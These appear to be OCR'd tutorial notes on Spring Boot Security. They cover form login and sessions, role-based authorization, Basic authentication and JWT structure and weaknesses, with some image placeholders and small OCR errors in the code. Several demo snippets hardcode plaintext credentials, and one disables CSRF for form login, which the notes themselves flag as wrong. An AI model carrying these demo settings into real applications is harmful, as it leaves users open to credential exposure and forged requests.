
ID	PASSWORD	ROLE	USERNAME
1	$2a$10$euzihUhyp4exMejDkyDb0eK2q49sqTcG8EShOnT2GmaL7lxvIeOfO	ROLE_USER	my_username

(1 row, 3 ms)

Edit

Form Login Authentication:

- It's a **stateful authentication** method.
  - Stateful authentication means, server maintains the user authentication state (aka Session).
  - So that user don't have to provide username/password every time with each request.
- User enters their credentials (i.e. username/password) in an HTML login form.
- On successful authentication, a session (JSESSIONID) is created to maintain the user authentication state across different requests.
- Now, with subsequent request, client only passes JSESSIONID and not username/password. And server validates it with stored JSESSIONID.
- It's a Default Authentication Method of Springboot Security.
- Default Login URL: /login
- Default Logout URL: /logout



- By default, Time to live for the HTTP Session is 30mins (depends on servlet container). But we can configure it too.
- Yes, we can store the HTTP Session in DB too.

application.properties

```
server.servlet.session.timeout=1m
```

- **Now, after 1 minute of inactivity, makes the session expires.**

  Note: if user activity keeps on happening, it will keep on re-authenticating and after 1 min session will not get expired.

We can also store the session in the DB

Add below dependency in Pom.xml

```
<dependency>
    <groupId>org.springframework.session</groupId>
    <artifactId>spring-session-jdbc</artifactId>
</dependency>
```

Add below config in application.properties

```
spring.session.store-type=jdbc
spring.session.jdbc.initialize-schema=always
server.servlet.session.timeout=5m
```


- **SpringBoot, will automatically create and manage "SPRING_SESSION" table for us.**


This expiry time, will keep on increasing, if user keep on sending request.


Flow diagram for Form based Authentication Method:

1. **User is log-in for the first time, means Session does not exist at this point of time, only user exists.**

"/login" api is invoked









- After successful authentication :
  - If */login* endpoint was used, then it will try to hit default endpoint.
  - If any specific endpoint was used, then after successful authentication, that specific endpoint will only get invoked.

/login




After successful default endpoint got invoked


```
@GetMapping("/")
Public String hello() {
        return"hello";
    }
```




hello



2. **After Authentication, User is invoking any subsequent APIs**





If we just see, we don't have to write a single line of code, its all handled via framework only.
As it's a default authentication method of Springboot security.

SpringBootWebSecurityConfiguration

```
@Bean
@Order(SecurityProperties.BASIC_AUTH_ORDER)
SecurityFilterChain defaultSecurityFilterChain(HttpSecurity http) throws Exception {
    http.authorizeHttpRequests((requests) -> requests.anyRequest().authenticated());
    http.formLogin(withDefaults());
    http.httpBasic(withDefaults());
    return http.build();
}
```

All I have added is dependency and config.

Pom.xml

```
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-security</artifactId>
</dependency>
<dependency>
    <groupId>org.springframework.session</groupId>
    <artifactId>spring-session-jdbc</artifactId>
```


Application.properties


```
spring.security.user.name=user
spring.security.user.password=pass
spring.session.store-type=jdbc
spring.session.jdbc.initialize-schema=always
server.servlet.session.timeout=5m
```


Instead, of generating random password every time, I have hardcoded it. Already discussed in previous video

Added, just want to store the session in DB

```
</dependency>
```







Now, lets say, I want to change few things like:

- **Default login and logout page**
- **Need to relax authentication on few endpoints**

Etc..

Then we can override above default SecurityFilterChain method

```
@Configuration
@EnableWebSecurity
public class SecurityConfig {

    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http) throws Exception {
        http
                .authorizeHttpRequests(auth -> auth
                        .requestMatchers( ...patterns: "/users").permitAll()
                        .anyRequest().authenticated()
                )
                .formLogin(Customizer.withDefaults());
        return http.build();
    }
}
```

Now, form based Authentication is clear, but still one thing is left i.e.
AuthorizationFilter

- **Once the user is Authenticated, and when user is trying to access any resource, authorization check is mandatory.**
- **It is done to make sure, User has the permission to access it.**
- **By-default, SpringBoot Security do not put any restriction on any resource, we have to do it manually.**

Authorization has 2 phases

Authorization check as part of SecurityFilter

Authorization check after Request passes the SecurityFilter and reaches the Controller.

{this we will cover later as it common for all different authentication methods either Form Based, Basic or JWT}

```java
@Configuration
@EnableWebSecurity
public class SecurityConfig {

    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http) throws Exception {
        http
                .authorizeHttpRequests(auth -> auth
                        .requestMatchers( ...patterns: "/users").hasRole("USER")
                        .anyRequest().authenticated()
                )
                .formLogin(Customizer.withDefaults());
        return http.build();
    }
}
```

Application.properties

```
#creating username and password and assigning the ROLE to the user
spring.security.user.name=user
spring.security.user.password=pass
spring.security.user.roles=USER

#just for storing the session details in DB
spring.session.store-type=jdbc
spring.session.jdbc.initialize-schema=always
server.servlet.session.timeout=5m
```

- **Now I am manually restricting that any user trying to access *"/users"* endpoint, should have "ROLE_USER" role.**
- **While using hasRole, we don't need to add "ROLE_" it get appended automatically.**
- **Now in AuthorizationFilter, it will validate does endpoint has any restriction (i.e. user should have any specific role), if Yes, then it matches the role present in SecurityContext and what is required for the endpoint.**

  If required role is missing, it will throw FORBIDDEN exception.

Sat Mar 22 16:48:44 IST 2025
There was an unexpected error (type=Forbidden, status=403).

- **Generally, we can give any name to the Role like ADMIN, USER , ANONYMOUS etc..**
  As its just a String. But should follow the proper meaning.
- **Also more than 1 roles can be assigned to a User.**

```java
@Configuration
@EnableWebSecurity
public class SecurityConfig {

    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http) throws Exception {
        http
                .authorizeHttpRequests(auth -> auth
                        .requestMatchers( ...patterns: "/users").hasAnyRole( ...roles: "USER", "ADMIN")
                        .anyRequest().authenticated()
                )
                .formLogin(Customizer.withDefaults());
        return http.build();
    }
}
```


```
#creating username and password and assigning the ROLE to the user
spring.security.user.name=user
spring.security.user.password=pass
spring.security.user.roles=USER,ADMIN

#just for storing the session details in DB
spring.session.store-type=jdbc
spring.session.jdbc.initialize-schema=always
server.servlet.session.timeout=5m
```

How to control the Sessions per user?

- **1 user can keep on login in different browsers, so how to restrict per user session limit.**

```java
@Configuration
@EnableWebSecurity
public class SecurityConfig {

    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http) throws Exception {
        http
                .authorizeHttpRequests(auth -> auth
                        .requestMatchers( ...patterns: "/users").hasRole("USER")
                        .anyRequest().authenticated()
                )
                .sessionManagement(session -> session
                        .maximumSessions(1)
                    .maxSessionsPreventsLogin(true))
                .formLogin(Customizer.withDefaults());
        return http.build();
    }
}
```

- **I am already log-in in 1 browser.**
- **And when I am trying to log-in via different browser but for the same user.**



What are Session Creation Policies?

```java
@Configuration
@EnableWebSecurity
public class SecurityConfig {

    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http) throws Exception {
        http
                .authorizeHttpRequests(auth -> auth
                        .requestMatchers( ...patterns: "/users").hasRole("USER")
                        .anyRequest().authenticated()
                )
                .sessionManagement(session -> session
                        .sessionCreationPolicy(SessionCreationPolicy.IF_REQUIRED))
                .formLogin(Customizer.withDefaults());
        return http.build();
    }
}
```

IF_REQUIRED	HttpSession is only created when needed(DEFAULT). *For example:* *public api for which authentication is not required, HTTPSession will not be created if this policy will be chosen.*
ALWAYS	HttpSession is always created. If already present then use it. *For example:* *even for public api for which authentication is not required, HTTPSession will be created if this policy will be chosen.*
NEVER	Do not creates a Session, but use if present.
STATELESS	No Session is created, used for Stateless applications.

Disadvantages of Form based authentication:

1. Vulnerable to Security issues like CSRF and Session hijacking :
Be default, CSRF is enabled for form based login and we should not disable it.

```java
@Configuration
@EnableWebSecurity
public class SecurityConfig {

    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http) throws Exception {
        http
                .authorizeHttpRequests(auth -> auth
                        .anyRequest().authenticated()
                )
                .csrf(csrf -> csrf.disable()) //we should not do this for form based authentication
                .formLogin(Customizer.withDefaults());
        return http.build();
    }
}
```

2. Session Management is big overhead and in case of distributed system it can lead to scalability issue.

3. Database load: if their are multiple servers then we might need to store the session in DB or Cache, which again required memory and lookup time. Which can cause latency issue.

Basic Authentication

- **It's a Stateless Authentication method.**
  - **Stateless authentication means, server do not maintains the user authentication state (aka Session).**
- **In this, client has to pass the username and password with every request using Authorization header**

  Authorization: Basic <base64(username:password)>
- **These Credentials are encoded using Base64 (not encrypted), making it insecure over HTTP.**

Let's go step by step:


1st: Lets create a user


- **Already discussed, all possible ways to create user and how we can create users dynamically and with industry standard approach.**
- **Also how to create and store it in DB or in-memory. So kindly check that out if there is any doubt with user creation process.**

Lets create a user for testing purpose:


Application.properties

```
#creating username and password and assigning the ROLE to the user
spring.security.user.name=user
spring.security.user.password=pass
spring.security.user.roles=ADMIN
```





BasicAuthenticationFilter.java



Reads Authorization Header

Decode the encoded username and password

After decoding, we can see What username and password Client passed

One question comes to mind is, why we need to send username and password in **Authorization heade**r, what not in Request body or any other way?

Possible reasons:


1. Standard:
As per HTTP Standardization (RFC 7617), this format is accepted, in order to make it universally accepted standard across APIs and Clients.
Otherwise, if there is no Standard follows and some send in Headers, some in body etc, then its difficult when need to deal with multiple APIs and Clients.


2. Security:
Web servers sometimes log the request body for debugging or analytics purpose.
But Headers are typically not logged. So this reduce the risk of exposures of client username and password.

3. Support for all HTTP request:
Apart from POST & PUT, there are HTTP requests like GET which do not accept any Request body. So with Headers for such APIs too, credentials can be sent consistently.

Now, lets understand the flow of Basic Authentication:

- **If Form Based Authentication flow is understood properly, then this flow is very similar to that.**





So, what we need to implement it?

Pom.xml

```xml
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-security</artifactId>
</dependency>
<dependency>
    <groupId>org.springframework.session</groupId>
    <artifactId>spring-session-jdbc</artifactId>
</dependency>
```

Application.properties

```
#creating username and password and assigning the ROLE to the user
spring.security.user.name=user
spring.security.user.password=pass
spring.security.user.roles=ADMIN,USER
```

```java
@Configuration
@EnableWebSecurity
public class SecurityConfig {

    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http) throws Exception{
        http.authorizeHttpRequests(auth -> auth
                        .requestMatchers( ...patterns: "/api/users").hasAnyRole( ...roles: "USER")
                        .anyRequest().authenticated())
                .sessionManagement(session -> session
                        .sessionCreationPolicy(SessionCreationPolicy.STATELESS))
                .csrf(csrf -> csrf.disable())
                .httpBasic(Customizer.withDefaults());
        return http.build();
    }
}
```

Added for authorization

Its a stateless method

Since its stateless, CSRF is not required

Basic authentication method to be used


Disadvantages of Basic Authentication:

1. Credentials sent in every request, if HTTPS is not enforced, then it can be intercepted and then decoded.

2. If Credentials are compromised, then only way is to change the credentials.

3. Not suitable for large scale application, as sending credentials with every request is an extra overhead.
    i. As request size increases because of authorization header.
    ii. Extra work like decoding, hashing of incoming password, fetching username and password from DB, comparing etc..
    iii. DB lookup to fetch user details which increase latency too.

24. OAuth 2.0: Explained with API Request and Response Sample | High Level System...



25. Symmetric & Asymmetric Encryption with Explanation of AES, Diffie-Hellman an...

What is JWT (JSON Web Token)


- It's provides a secure way of transmitting information between parties as a JSON object.
- This information can be verified because its digitally signed using RSA (public/private key pair) etc.

Advantages:

- **Compact**: Because of its size, it can be sent inside an HTTP header itself. And, due to its size its transmission is fast.
- **Self Contained / Stateless**: The payload contains all the required information about the user, thus it avoid querying the database.
- Can be signed using Symmetric (HMAC) or Asymmetric (RSA).
- Built in expiry mechanism.
- Custom claim (additional data) can be added in the JWT.


Where to use JWT:

- Used for AUTHENTICATING (confirming the user identity)
- Used for AUTHORIZATION (checks the user permission before providing access to resources)
- Used for SSO (Single Sign On) i.e. Authenticate once and access multiple applications.



Before we understand more about JWT, lets first understand, what was popular before JWT and what are the problems with it?

Session ID (or JSessionID) :



Disadvantage:

- Stateful: it rely on server side state management, it cause problem in distributed systems.
- Its just a unique random string, when server get this id, it has to perform DB query to fetch the details.

JWT Structure

(aaaaaaaaaa.bbbbbbbbbb.ccccccccccc)

Header

```
{
  "typ": "JWT",
  "alg": "RSA",
  "kid": "sfdsf234234"
}
```

Payload

```
{
  "iss": "https://example.com/auth",
  "sub": "1234567890",
  "exp": 1711945909,
  "email": "conceptcoding@xyz.com,
  "jti": "unique_id_12312312"
}
```

Signature

```
RSASHA256(
Base64UrlEncode(Header) + "." + Base64UrlEncode(Payload) ,
Key
)
```

Header:

- Contains metadata information of the token.
- typ: Type of the token, generally JWT always we add here.
- alg: Signing algorithm used like RSA or HMAC etc..

Payload:

- Contains Claims (or in simple terms, User information or any additional information is kept here)

CLAIMS

Registered Claims
(predefined names and meaning)

- iss (Issuer): entity that issued the JWT.
- sub (Subject) : identifies the user.
- aud (Audience): identifies the recipient for which token is intended.
- exp (Expiration Time) : After this time, token is not valid.
- nbf (Not Before): Time before this, Token should not be accepted.
- iat (Issued At): time at which token is issued.
- jti (JWT Id): Unique JWT ID.

Public Claims
(It's a custom claim, which can be shared and understood by multiple parties)

Private Claims
(It's a custom claim, which are indented for internal use only and not standardized, nor expected that other parties understand this)

Signature:

- Encode JWT Header and Payload separately using Base64 encoding.
- Concatenate the Encoded Header and Payload strings using "."
  (ex: xxxxxxxx.yyyyyyyyy) This is known as message.
- Use RSA(Asymmetric cryptography) or HMAC (symmetric cryptography) to create digital signature
- Encode the signature generated in previous step.
- Concatenation using "."

Dummy JWT sample:

eyJhbGciOiJIUzI1NiIsInR5cCI6I.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpva.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV

Sample API Request:

```
curl --location --request GET 'https://exampleHost.com:12345/api/resource'
--header 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6I.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpva.SflKxwRJSMeKKF2QT4fwpMeJf36PO
k6yJV'
```

Challenges with JWT:

1. Token Invalidation : lets say, I have blacklisted one user, how to invalidate its Token before its expiration?
   a) Server need to keep the list of blacklisted tokens and then DB/cache lookup is required while validating.
   b) Or, Change the secret key, but this will make the JWT invalidate for all users.
   c) Or, Token should be very short lived.
   d) Or, Token should be used only once.

2. JWT token is encoded, not encrypted. So its less secure.
   a) Use JWE, Means encrypt the payload part.

3. Unsecured JWT with "alg" : none, such JWT should be rejected.

4. Jwk exploit: public key shared in this, should not be used to verify the signature.


   e stands for "exponent" and n stands for "modulus" and combined together they form Public key.

